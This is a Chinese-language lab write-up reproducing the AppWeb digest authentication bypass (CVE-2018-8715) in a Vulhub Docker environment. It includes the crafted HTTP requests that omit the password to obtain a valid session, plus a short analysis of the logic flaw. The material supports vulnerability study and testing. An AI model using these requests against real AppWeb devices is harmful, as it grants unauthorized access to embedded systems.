AppWeb认证绕过漏洞（CVE-2018-8715）

前言

AppWeb是一个基于GPL开源协议的嵌入式Web Server。他使用C/C++来编写，能够运行在几乎先进所有流行的操作系统上。当然他最主要的应用场景还是为嵌入式设备提供Web Application容器。

漏洞影响

Appweb 7.0.2及早期版本。

环境搭建

我们这里使用Vulhub靶场进行测试


执行如下命令启动一个带有digest认证的Appweb 7.0.1服务器：

```
cd vulhub/appweb/CVE-2018-8715
docker-compose up -d
```

漏洞复现

访问该目标

```
http://192.168.163.145:8080
```




发现需要账户密码，利用该漏洞需要知道一个已存在的用户名，当前环境下用户名为`admin`

构造头`Authorization: Digest username=admin`，并发送如下数据包：


```
GET / HTTP/1.1
Host: example.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Authorization: Digest username=admin
```

可见，因为我们没有传入密码字段，所以服务端出现错误，直接返回了200，且包含一个session，我们记录下HTTP 头信息中的session



通过抓包软件拦截，发送POST请求，添加session到HTTP 头信息和用户名后，发送数据包

```
POST http://192.168.163.145:8080/
-http-session-=2::http.session::3cffd095ae28af37e2f385ac1f737f21
Authorization:Digest username=admin
username=admin
```



分析漏洞

AppWeb可以进行认证配置，其认证方式包括以下三种：

- basic 传统HTTP基础认证
- digest 改进版HTTP基础认证，认证成功后将使用Cookie来保存状态，而不用再传递Authorization头
- form 表单认证

其7.0.3之前的版本中，对于digest和form两种认证方式，如果用户传入的密码为`null`（也就是没有传递密码参数），appweb将因为一个逻辑错误导致直接认证成功，并返回session。

当然了，我们也是可以写一个python脚本去实现我们想要的结果！

参考：https://www.freebuf.com/column/221660.html